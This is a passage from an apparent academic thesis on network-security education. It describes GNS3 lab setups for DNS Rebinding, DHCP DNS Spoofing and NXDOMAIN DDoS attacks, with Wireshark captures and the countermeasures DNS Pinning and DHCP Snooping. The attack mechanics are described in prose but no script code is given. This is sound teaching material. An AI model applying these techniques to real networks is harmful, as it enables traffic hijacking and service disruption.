While SEED Labs is a valuable resource, it addresses only a limited range of attacks and does not cover more recent threats such as DNS Tunneling, Domain Generation Algorithms (DGAs), and DNS Fast Flux. This gap underscores the importance of our work, as it addresses a critical lack of resources for understanding these emerging attacks. Our approach will employ a similar model to existing labs that focus on expanding the scope of network security education [63], but will utilize GNS3 instead of relying on Ubuntu virtual machines and Docker containers as seen in SEED Labs' solution.

### **2.5.2 Pentesting Labs**

Furthermore, our project builds upon prior academic work. One of the attacks examined in this report, DNS Rebinding, was previously addressed by this project's Co-advisor, Tiago Domingues, in his MSc Dissertation [64]. The lab guides developed as part of this dissertation will adopt a similar structure to the ones presented in his work.

# 3

## Lab Implementation

### Contents

---

|                                                 |    |
|-------------------------------------------------|----|
| 3.1 Lab Guides . . . . .                        | 51 |
| 3.2 Lab Structure . . . . .                     | 51 |
| 3.3 DNS Rebinding . . . . .                     | 51 |
| 3.4 DHCP DNS Spoofing . . . . .                 | 55 |
| 3.5 NXDOMAIN DDoS . . . . .                     | 59 |
| 3.6 DNS Cache Poisoning . . . . .               | 63 |
| 3.7 Kaminsky Cache Poisoning . . . . .          | 67 |
| 3.8 Unauthorized Zone Transfer . . . . .        | 71 |
| 3.9 DNS ARP Poisoning . . . . .                 | 73 |
| 3.10 DNS Amplification . . . . .                | 77 |
| 3.11 DNS Fast Flux . . . . .                    | 81 |
| 3.12 DNS Tunneling . . . . .                    | 87 |
| 3.13 DGA-based . . . . .                        | 91 |
| 3.14 Combined Fast Flux/DGA/Tunneling . . . . . | 98 |

---

This chapter will explain how the attacks and countermeasures were implemented in GNS3. Section ??

.

## 3.1 Lab Guides

Each attack and countermeasure implemented is accompanied by one guide that explains the steps to get to a working setup where the simulation is performed. There is also an extra guide to explain the setup of the whole GNS3 lab environment, from obtaining the Docker images to how to configure the network topology, and add specific configurations to machines for services like BIND and DNSMasq.

## 3.2 Lab Structure

Most labs use a central router that is responsible for routing the communications between the machines and while more complex network topologies may exist, the deliberate choice of a single router setup facilitates a controlled and focused analysis of specific DNS attack vectors. This simplification allows for a clearer analysis and interpretation of results without compromising the relevance of the simulated threats. The number of machines varies based on the specific attack simulated, with botnet simulations requiring more machines. Most machines are based on custom-made Docker images that contain the necessary programs, libraries and resources needed for most attacks.

## 3.3 DNS Rebinding

This section details the simulation of a DNS Rebinding attack, in which a victim's browser is manipulated into making requests to a private internal web server on behalf of a malicious external website, by exploiting the browser's Same-Origin Policy through crafted DNS responses.

### 3.3.1 Network Architecture and Environment Setup




Figure 3.1: DNS Rebinding GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using four primary nodes, as illustrated in Figure 3.1. The network consists of: the **Victim Browser (10.0.2.1)**, a Ubuntu Desktop guest running Firefox, acting as the end-user target; the **Victim Server (10.0.2.2)**, a Docker-based Python web server that simulates a private smart-home lighting controller; the **DNS Server (210.0.0.1)**, a BIND 9 instance instrumented with a Scapy-based sniffer that dynamically rewrites DNS records upon request; and the **Malicious Website (220.0.0.1)**, an attacker-controlled web server that serves a page containing malicious JavaScript.

The **Victim Server** exposes a simple REST-like API: a GET `/password` endpoint issues a one-time password, and a subsequent POST `/lights` request — authenticated with that password — toggles the state of an individual light. This one-time password mechanism is designed to defeat Cross-Site Request Forgery (CSRF), making the scenario more realistic and highlighting why DNS Rebinding is a particularly powerful bypass.

The **Victim Browser** was configured with a static IP and the lab's DNS Server (210.0.0.1) set as its resolver. Crucially, Firefox's internal DNS cache was deliberately weakened for the attack phase by setting `network.dnsCacheExpiration` to 2 seconds and `network.dnsCacheExpirationGracePeriod` to 0, so that the browser would promptly expire its cached DNS entry and issue a second lookup — the essential precondition for the rebinding to occur.

### 3.3.2 Attack Implementation

The attack was executed without any direct interaction with the victim's machine or network infrastructure. The **DNS Server** runs a background Python script, `sniffer.py`, which uses Scapy to monitor incoming DNS queries for `www.dnsrebindingmalware.com`. Upon detecting the first query from the Victim Browser, the script invokes a shell script to update the BIND 9 zone configuration, replacing the domain's A record (initially pointing to the **Malicious Website** at 220.0.0.1) with the private IP of the **Victim Server** (10.0.2.2). A second script subsequently restores the original record, making the server ready for repeated experiments.

The **Malicious Website** serves a web page containing JavaScript that uses XMLHttpRequest to interact with the **Victim Server**. A ten-second countdown timer is embedded in the page to provide a waiting period that allows the DNS record change to propagate and for the victim's browser cache to expire. Once the timer reaches zero, the malicious script makes five sequential pairs of requests — each consisting of a GET `/password` followed by a POST `/lights` — all addressed to `www.dnsrebindingmalware.com`, which by that point resolves to the private Victim Server.

The execution timeline is as follows: the Victim Browser navigates to `http://www.dnsrebindingmalware.com`; the DNS Server responds with 220.0.0.1; the malicious JavaScript begins executing and the countdown timer starts; after approximately ten seconds (once the browser's 2-second DNS cache has long expired

and the DNS record has been switched), the script fires its requests to the same domain; the browser issues a fresh DNS query and receives 10.0.2.2 in response; the requests are routed directly to the **Victim Server**, which processes them as legitimate same-origin traffic and turns on all lights.

### 3.3.3 Attack Results and Traffic Analysis

#### 3.3.3.A Initial DNS Resolution and Page Load

The first stage of the attack proceeds normally from the browser's perspective. The Victim Browser queries the DNS Server for `www.dnsrebindingmalware.com` and receives 220.0.0.1 in response. The browser connects to the **Malicious Website**, retrieves the attacker's web page, and begins executing the embedded JavaScript. At this point, the DNS Server's sniffer has detected the query and has already rewritten the zone record to point to 10.0.2.2. Wireshark captures on the Victim Browser's interface confirm this first DNS exchange and the subsequent HTTP connection to the attacker's server.


#### 3.3.3.B Rebinding and Private Network Access

Once the countdown timer expires and the browser's cached DNS entry for `www.dnsrebindingmalware.com` has aged out, the malicious JavaScript's `XMLHttpRequests` trigger a second DNS lookup for the same domain. This time, the DNS Server returns 10.0.2.2 — the **Victim Server's** private address.

|          |            |            |           |     |                                                                          |
|----------|------------|------------|-----------|-----|--------------------------------------------------------------------------|
| 96.24... | 10.0.2.1   | 210.0.0... | DNS       | 87  | Standard query 0x631b A www.dnsrebindingmalware.com                      |
| 96.24... | 210.0.0... | 10.0.2.1   | DNS       | 103 | Standard query response 0x631b A www.dnsrebindingmalware.com A 220.0.0.1 |
| 96.32... | 10.0.2.1   | 220.0.0... | HTTP      | 415 | GET / HTTP/1.1                                                           |
| 96.32... | 220.0.0... | 10.0.2.1   | HTTP      | 511 | HTTP/1.1 200 OK (text/html)                                              |
| 96.51... | 10.0.2.1   | 220.0.0... | HTTP      | 480 | GET /static/css/style.css HTTP/1.1                                       |
| 96.51... | 220.0.0... | 10.0.2.1   | HTTP      | 337 | HTTP/1.1 304 NOT MODIFIED                                                |
| 96.52... | 10.0.2.1   | 220.0.0... | HTTP      | 463 | GET /static/js/main.js HTTP/1.1                                          |
| 96.52... | 220.0.0... | 10.0.2.1   | HTTP      | 336 | HTTP/1.1 304 NOT MODIFIED                                                |
| 99.24... | 10.0.2.1   | 210.0.0... | DNS       | 87  | Standard query 0x70e8 A www.dnsrebindingmalware.com                      |
| 99.24... | 210.0.0... | 10.0.2.1   | DNS       | 103 | Standard query response 0x70e8 A www.dnsrebindingmalware.com A 10.0.2.2  |
| 99.25... | 10.0.2.1   | 220.0.0... | HTTP      | 357 | GET /password HTTP/1.1                                                   |
| 99.25... | 220.0.0... | 10.0.2.1   | HTTP      | 273 | HTTP/1.1 404 NOT FOUND (text/html)                                       |
| 99.27... | 10.0.2.1   | 10.0.2.2   | HTTP      | 357 | GET /password HTTP/1.1                                                   |
| 99.27... | 10.0.2.2   | 10.0.2.1   | HTTP/J... | 87  | HTTP/1.1 200 OK , JSON (application/json)                                |
| 99.32... | 10.0.2.1   | 10.0.2.2   | HTTP      | 458 | POST /lights?room=hallway&value=true&otp=vULVhVDgS HTTP/1.1              |

**Figure 3.2:** Wireshark capture showing the two DNS responses for `www.dnsrebindingmalware.com`: the initial resolution to 220.0.0.1 (Malicious Website) and the rebind resolution to 10.0.2.2 (Victim Server), followed by HTTP requests to the private host

As shown in Figure 3.2, the domain name across both responses remains identical, so the browser continues to treat all subsequent requests as belonging to the same origin. The malicious JavaScript successfully retrieves one-time passwords from `GET /password` and uses them to issue authenticated `POST /lights` requests — bypassing the CSRF protection entirely. The **Victim Server** processes these requests and turns on all lights, as seen in Figure 3.3, confirming that the attack succeeded in accessing a private network resource that should have been unreachable from the public internet.



**Figure 3.3:** Victim Server lights panel after the attack, showing all lights turned on by the malicious script

### 3.3.4 DNS Pinning Countermeasure

To mitigate the attack, the **Victim Browser's** DNS caching behaviour was reconfigured to implement **DNS Pinning**. This countermeasure instructs the browser to cache DNS resolutions for a fixed, extended duration regardless of the TTL value advertised by the DNS server, thereby preventing the attacker from forcing a re-lookup within a practical attack window.

Firefox's DNS cache settings were updated as follows by setting `network.dnsCacheExpiration` to 600 seconds and `network.dnsCacheExpirationGracePeriod` to 10.

This effectively restores Firefox to its production defaults, which had been deliberately weakened at the start of the lab. With pinning active, even though the DNS Server switches the A record for `www.dnsrebindingmalware.com` from 220.0.0.1 to 10.0.2.2 after the first query, the browser ignores the updated response and continues routing all subsequent requests to the originally cached address, the **Malicious Website**.

### 3.3.5 Countermeasure Results and Mitigation Analysis

Upon re-running the attack with DNS Pinning active, the rebinding mechanism was completely neutralised. The Victim Browser loaded the malicious page from the **Malicious Website** as before and the countdown timer elapsed, but when the JavaScript attempted to fire its XMLHttpRequests to `www.dnsrebindingmalware.com`, no second DNS query was issued — or, if one was issued, Firefox discarded the updated response and continued resolving the domain to 220.0.0.1.

As a result, all HTTP requests from the malicious script were directed to the **Malicious Website's** own server, not the **Victim Server**. The `/password` and `/lights` endpoints of the private host were



never reached, and the lights remained off. Navigating to `http://10.0.2.2/lights` confirmed that no state change had occurred.

### 3.3.5.A Analysis and Conclusion

The DNS Rebinding attack is effective precisely because it requires no vulnerability in the target application itself. It abuses the browser's legitimate trust model. By controlling both a domain's DNS records and the malicious JavaScript served under that domain, an attacker can pivot into a victim's private network without any exploitation of software weaknesses. DNS Pinning defeats this by decoupling the browser's cached domain-to-IP binding from the live DNS state. So long as the pin duration exceeds the practical attack window the rebind step can never succeed from the browser's perspective.

It should be noted, however, that DNS Pinning is a browser-side control and its effectiveness is contingent on browser configuration. It does not prevent the attack in the compromised-resolver variant, where the attacker controls the upstream DNS infrastructure rather than a single domain's authoritative server.

## 3.4 DHCP DNS Spoofing

This section details the simulation of a DHCP DNS Spoofing attack, in which a rogue DHCP server is deployed on the local broadcast domain to inject an attacker-controlled DNS server into victim network configurations, silently hijacking all DNS resolution without the victims' knowledge.

### 3.4.1 Network Architecture and Environment Setup

The laboratory was implemented in a GNS3 environment using six primary nodes interconnected through two Cisco IOSvL2 managed switches (**Sw1** and **Sw2**), as illustrated in Figure 3.4. The network consists of: the **DNS Server (10.0.1.1)**, the legitimate DNS Server; the **DHCP Server (f0/0: 10.0.0.254)**, which acts as both the legitimate DHCP Server and the central router; the **Attacker DNS Server (10.0.3.1)**; the **Attacker DHCP Server (10.0.2.21)**, which will implement the attack; and the **Victims 1 and 2** which will be the target of the attack.

### 3.4.2 Attack Implementation

The attack is executed from the **Attacker DHCP Server** machine using the script **dhcpspoof.py**, which leverages the Python **scapy** library to implement a fully functional rogue DHCP server. The script is built around Scapy's **AnsweringMachine** class, a high-level framework that continuously sniffs the network for incoming packets and automatically crafts and transmits replies.




Figure 3.4: DHCP DNS Spoofing GNS3 Lab Topology

When invoked, **dhcspooof.py** accepts the following command-line arguments: interface, IP pool range, subnet mask, default gateway, and DNS server address. On startup, it initialises a pool of assignable IP addresses and registers itself as the responding server. The script passively monitors UDP ports **67** and **68** for DHCP *Discover* and DHCP *Request* broadcasts. Upon detecting a victim request, it immediately issues a DHCP *Offer* containing standard network configuration (IP address, subnet mask, gateway), but critically overrides **DHCP Option 6** (DNS Server) to advertise the attacker-controlled DNS server at **10.0.3.1** instead of the legitimate server at **10.0.1.1**. The script maintains a `self.leases` dictionary, mapping client MAC addresses to assigned IPs, ensuring that re-connecting victims receive the same poisoned configuration persistently.

The **Attacker DNS Server** is configured as an authoritative resolver for `example.com`, but with forged A records mapping subdomains (`testa`, `testb`, `testc`) to **10.0.20.1** — an attacker-controlled address — rather than the legitimate **10.0.10.1** served by the real **DNS Server**.

The attack proceeds through the following sequence of events: the attacker launches **dhcspooof.py** on the **Attacker DHCP Server**. then the **Victim** machines are powered on, triggering DHCP *Discover* broadcasts across the segment, the **Attacker DHCP Server** races to respond before the legitimate server, sending a DHCP *Offer* with **10.0.3.1** as the DNS server (DHCP Option 6), the Victim machines accept the rogue offer and configure their DNS resolver to **10.0.3.1**. All subsequent DNS queries from the Victims are forwarded to the **Attacker DNS Server**, which returns forged responses resolving `example.com` subdomains to **10.0.20.1**.

|    |            |            |            |      |     |                                                                    |                             |
|----|------------|------------|------------|------|-----|--------------------------------------------------------------------|-----------------------------|
| 9  | 11.2571... | 0.0.0.0    | 255.255... | DHCP | 342 | DHCP Discover                                                      | - Transaction ID 0x4543bc6c |
| 11 | 11.5735... | 10.0.2.21  | 10.0.2.1   | DHCP | 338 | DHCP Offer                                                         | - Transaction ID 0x4543bc6c |
| 13 | 11.7219... | 0.0.0.0    | 255.255... | DHCP | 342 | DHCP Request                                                       | - Transaction ID 0x4543bc6c |
| 14 | 11.9392... | 10.0.2.21  | 10.0.2.1   | DHCP | 338 | DHCP ACK                                                           | - Transaction ID 0x4543bc6c |
| 15 | 13.4491... | 10.0.2.254 | 10.0.2.4   | DHCP | 342 | DHCP Offer                                                         | - Transaction ID 0x4543bc6c |
| 30 | 43.9704... | 10.0.2.1   | 10.0.3.1   | DNS  | 100 | Standard query 0x550e A testa.example.com OPT                      |                             |
| 34 | 48.9936... | 10.0.2.1   | 10.0.3.1   | DNS  | 100 | Standard query 0x550e A testa.example.com OPT                      |                             |
| 35 | 49.0483... | 10.0.3.1   | 10.0.2.1   | DNS  | 132 | Standard query response 0x550e A testa.example.com A 10.0.20.1 OPT |                             |

**Figure 3.5:** Wireshark capture on a Victim's interface showing the rogue DHCP Offer and DNS queries from a Victim being sent to **10.0.3.1** and receiving forged responses redirecting `example.com` subdomains to **10.0.20.1**

```

▶ Internet Protocol Version 4, Src: 10.0.2.21, Dst: 10.0.2.1
▶ User Datagram Protocol, Src Port: 67, Dst Port: 68
▼ Dynamic Host Configuration Protocol (Offer)
  Client IP address: 10.0.2.254
  Your (client) IP address: 10.0.2.1
  Next server IP address: 10.0.2.254
  Relay agent IP address: 10.0.2.254
  ▼ Option: (6) Domain Name Server
    Length: 4
    Domain Name Server: 10.0.3.1

```

**Figure 3.6:** Wireshark capture on a Victim's interface showing the rogue DHCP Offer from the Attacker DHCP Server, with DHCP Option 6 set to the attacker-controlled DNS server **10.0.3.1**

### 3.4.3 Attack Results and Traffic Analysis

#### 3.4.3.A DHCP Interception Phase

Upon powering on the Victim machines, DHCP Discover broadcasts are sent across the 10.0.2.0/24 segment. As seen in Figure 3.5, the DHCP Offer which arrives first originates from **10.0.2.21** (the Attacker DHCP Server) rather than the legitimate server at **10.0.2.254**. Inspection of the captured DHCP Offer packet (Figure 3.6) confirms that **DHCP Option 6** carries **10.0.3.1** as the DNS server address, overriding what the legitimate server would have assigned (**10.0.1.1**).

As shown in Figure 3.5, both **Victim1** and **Victim2** complete the DHCP handshake with the rogue server, acquiring IP addresses from the attacker's pool and adopting **10.0.3.1** as their DNS resolver. Neither victim has any indication that the DHCP response is illegitimate.

#### 3.4.3.B DNS Hijacking and Resolution Phase

Figure 3.5 illustrates the DNS traffic confirming the attack chain. With the poisoned DNS configuration in place, all DNS queries from the Victims are directed to the **Attacker DNS Server**. Running `dig testa.example.com` on either Victim returns **10.0.20.1**, the forged address set by the attacker, rather than the legitimate **10.0.10.1** recorded on the real **DNS Server**.

### 3.4.4 DHCP Snooping Countermeasure

To mitigate the attack, DHCP Snooping was enabled on both managed switches (**Sw1** and **Sw2**). This Layer 2 security feature classifies switch ports as either **trusted** or **untrusted**, and enforces the rule that DHCP server-originated messages (such as DHCP Offer and DHCP ACK) are only forwarded through trusted ports.

The countermeasure is implemented entirely at the switch level, requiring no changes to end hosts. On **Sw1**, only **GigabitEthernet0/0**, the uplink toward the **DHCP Server** router, is designated as trusted. All remaining ports, including the port connected to the **Attacker DHCP Server**, are left untrusted. An identical trust boundary is enforced on **Sw2**, where **GigabitEthernet0/2** (the uplink carrying traffic from the legitimate server) is trusted, while all access ports facing the Victims and the attacker are untrusted. Additionally, a rate limit of 10 DHCP packets per second is applied to all untrusted interfaces to limit DHCP starvation exposure, in which a malicious actor exhausts the pool of available IP addresses.

When the switch receives a DHCP Offer packet on an untrusted port, the packet is silently dropped and never forwarded to the victim-side ports. Only DHCP Offer and DHCP ACK packets arriving on the designated trusted uplink are permitted through, ensuring clients can only receive IP configuration from the legitimate **DHCP Server**.

### 3.4.5 Countermeasure Results and Mitigation Analysis

Upon re-running the attack with DHCP Snooping active, the **dhcspooof.py** script was rendered completely ineffective. The **Attacker DHCP Server** continued to emit DHCP Offer packets, which are visible arriving on **Sw2's GigabitEthernet0/1** (the untrusted port connected to the attacker). However, the switch drops all of them before they can reach the victim-facing ports.

|    |            |            |            |      |     |                                                                    |                             |
|----|------------|------------|------------|------|-----|--------------------------------------------------------------------|-----------------------------|
| 9  | 9.524548   | 0.0.0.0    | 255.255... | DHCP | 342 | DHCP Discover                                                      | - Transaction ID 0x8a7fb84d |
| 13 | 11.8640... | 10.0.2.254 | 10.0.2.5   | DHCP | 342 | DHCP Offer                                                         | - Transaction ID 0x8a7fb84d |
| 14 | 11.9222... | 0.0.0.0    | 255.255... | DHCP | 342 | DHCP Request                                                       | - Transaction ID 0x8a7fb84d |
| 15 | 12.4961... | 10.0.2.254 | 10.0.2.5   | DHCP | 342 | DHCP ACK                                                           | - Transaction ID 0x8a7fb84d |
| 28 | 29.1211... | 10.0.2.5   | 10.0.1.1   | DNS  | 100 | Standard query 0x510d A testa.example.com OPT                      |                             |
| 30 | 29.5145... | 10.0.1.1   | 10.0.2.5   | DNS  | 132 | Standard query response 0x510d A testa.example.com A 10.0.10.1 OPT |                             |

**Figure 3.7:** Wireshark capture on a Victim's interface after DHCP Snooping is enabled, showing only the legitimate DHCP Offer from **10.0.2.254** being forwarded; rogue offers from **10.0.2.21** are absent

As shown in Figure 3.7, the Victim machines now complete their DHCP handshake exclusively with the legitimate **DHCP Server**, receiving **10.0.1.1** as the DNS server (DHCP Option 6). Running `dig testa.example.com` on both Victims now returns **10.0.10.1**, the correct address from the authoritative **DNS Server**, confirming that DNS resolution proceeds legitimately.

### 3.4.5.A Analysis and Conclusion

After the implementation of DHCP Snooping, the DHCP DNS Spoofing attack was completely neutralised. By enforcing trust boundaries at Layer 2, the switch ensures that only the legitimate DHCP server can influence client network configuration, eliminating the attacker's ability to inject a rogue DNS server at the source. Without a poisoned DNS configuration, no DNS hijacking is possible regardless of the attacker's subsequent actions. It is worth noting that DHCP Snooping's effectiveness depends on the broadcast domain being fully covered by participating managed switches. Unmanaged switches or hubs would pass rogue DHCP traffic unimpeded.

## 3.5 NXDOMAIN DDoS

This section details the simulation of an NXDOMAIN DDoS attack, also known as a DNS Water Torture attack, a resource-exhaustion technique that abuses the recursive DNS resolution process to overwhelm both resolver and authoritative DNS infrastructure with queries for randomly generated, non-existent domain names.

### 3.5.1 Network Architecture and Environment Setup




Figure 3.8: NXDOMAIN DDoS GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using eight primary nodes, as illustrated in Figure 3.8. Two open DNS resolvers are deployed to simulate the amplification infrastructure at scale. The network consists of: the **Victim Resolvers 1 and 2 (10.0.0.1-10.0.1.1)**; the **Authoritative Name-server (10.0.2.1)**, responsible for the example.com zone; the **Client (10.0.3.1)**, a DNS client machine ; the **Attacker (10.0.4.1)** which will coordinate the attack; and the **Bots 1 to 4 (10.0.4.1-10.0.8.1)**.

### 3.5.2 Attack Implementation

The attack relies on two primary scripts coordinated between the **Attacker** and **Bots**. The script **nxdomain\_attack.py** runs on each of the four bot machines. For each query, the script generates a random subdomain prefix and appends it to `example.com`, then sends the resulting DNS query to one of the victim resolvers using standard UDP on port 53. Because every subdomain is unique, the resolver cannot serve any query from its cache and must initiate a fresh recursive lookup every time. The script runs continuously, maximising the rate of queries dispatched per bot.

**activate.py** runs on the **Attacker** machine and using the `paramiko` library, it establishes SSH connections to each of the four bots and triggers **nxdomain\_attack.py** on all of them in parallel. This indirection models a real-world botnet scenario in which the attacker maintains separation from the flood traffic itself, distributing queries across multiple source IPs to complicate IP-based filtering at the resolver.

The attack proceeds as follows. On the **Attacker** machine, the operator launches **activate.py** on the **Attacker** machine, which SSH-connects to **Bot1** through **Bot4** and starts **nxdomain\_attack.py** on each in parallel. Each **Bot** then executes **nxdomain\_attack.py**, sending a continuous flood of DNS queries for randomly generated subdomains of `example.com` to the victim resolvers. Each **Victim Resolver** receives the queries. Finding no cached NXDOMAIN for any of them, it initiates a full recursive resolution, querying the root server, then the `.com` TLD server, and finally forwarding the query to the **Authoritative Server** at **10.0.2.1**. The **Authoritative Server** is flooded with forwarded queries from the resolvers. For each, it returns an NXDOMAIN response, which the resolvers relay back to the bots. Because no caching occurs, the cycle repeats for every subsequent bot query, sustaining the flood indefinitely and exhausting resolver and authoritative server resources simultaneously. Legitimate queries from the **Client** (e.g., `dig testa.example.com`) time out or are delayed as resolver capacity is consumed by the attack traffic.

|            |          |          |     |     |                         |        |                |                 |                         |
|------------|----------|----------|-----|-----|-------------------------|--------|----------------|-----------------|-------------------------|
| 50.5755... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard query          | 0x278b | A              | vkx.example.com |                         |
| 50.5758... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x5fb0 | A              | vkx.example.com | OPT                     |
| 50.5766... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0x5fb0 | No such name A | vkx.example.com | SOA ns1.example.com OPT |
| 50.5767... | 10.0.0.1 | 10.0.5.1 | DNS | 121 | Standard query response | 0x278b | No such name A | vkx.example.com | SOA ns1.example.com     |
| 50.5907... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard query          | 0x4140 | A              | omq.example.com |                         |
| 50.5909... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x2d08 | A              | omq.example.com | OPT                     |
| 50.5916... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0x2d08 | No such name A | omq.example.com | SOA ns1.example.com OPT |
| 50.5918... | 10.0.0.1 | 10.0.6.1 | DNS | 121 | Standard query response | 0x4140 | No such name A | omq.example.com | SOA ns1.example.com     |
| 50.6434... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard query          | 0x4f77 | A              | zhb.example.com |                         |
| 50.6436... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xf5e6 | A              | zhb.example.com | OPT                     |
| 50.6444... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0xf5e6 | No such name A | zhb.example.com | SOA ns1.example.com OPT |
| 50.6445... | 10.0.0.1 | 10.0.5.1 | DNS | 121 | Standard query response | 0x4f77 | No such name A | zhb.example.com | SOA ns1.example.com     |
| 50.6590... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard query          | 0x5beb | A              | jlp.example.com |                         |
| 50.6592... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xac64 | A              | jlp.example.com | OPT                     |
| 50.6606... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0xac64 | No such name A | jlp.example.com | SOA ns1.example.com OPT |
| 50.6607... | 10.0.0.1 | 10.0.6.1 | DNS | 121 | Standard query response | 0x5beb | No such name A | jlp.example.com | SOA ns1.example.com     |

**Figure 3.9:** Wireshark capture next to a Victim Resolver during the attack, showing the flood of DNS queries for randomly generated subdomains of `example.com` arriving from multiple bot IPs

## 3.5.3 Attack Results and Traffic Analysis

### 3.5.3.A Flood at the Resolver Layer

